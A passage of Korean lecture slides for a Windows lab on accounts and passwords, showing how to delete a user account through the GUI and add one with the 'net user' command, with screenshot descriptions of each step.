
- 사용자 계정 삭제 (GUI)

- » # 삭제하고자 하는 사용자 계정 변경에서 계정 삭제



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 계정 삭제 (GUI)
    - » # 파일 삭제 클릭




### 3 <실습> 계정 및 패스워드

- 실습 풀이


- 사용자 계정 삭제 (GUI)

- » # 계정 삭제 클릭



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 계정 삭제 확인




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- 사용자 계정 삭제 확인

- » # 종료 또는 로그아웃 → 로그아웃
    - » # 삭제한 사용자로 로그인 시도




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- 사용자 계정 삭제 확인

- » 로그인 시도 시, 로그인 실패




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### – 사용자 계정 추가

» #  마우스를 오른쪽 클릭 → 명령 프롬프트 클릭




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- 사용자 계정 추가

- » # ksj09 계정 추가
    - » # net user ksj09 qwer1031! /add



The screenshot shows a Windows Command Prompt window titled "관리자: 명령 프롬프트". The window title bar includes standard window controls (close, minimize, maximize). The main area of the window displays the following text:

```
C:\> Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\>Administrator>net user ksj09 qwer1031! /add
명령을 잘 실행했습니다.

C:\>Administrator>_
```


The command `net user ksj09 qwer1031! /add` is highlighted with a red rectangular box. The message "명령을 잘 실행했습니다." (The command was executed successfully) is also highlighted with a red box. The prompt ends with a double underscore (\_).

### 3 <실습> 계정 및 패스워드

#### • 실습 풀이


##### – 사용자 계정 추가 확인

» # 종료 또는 로그아웃 → 로그아웃



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 사용자 계정 추가 확인
    - » # 추가한 계정 'ksj09'로 로그인 시도

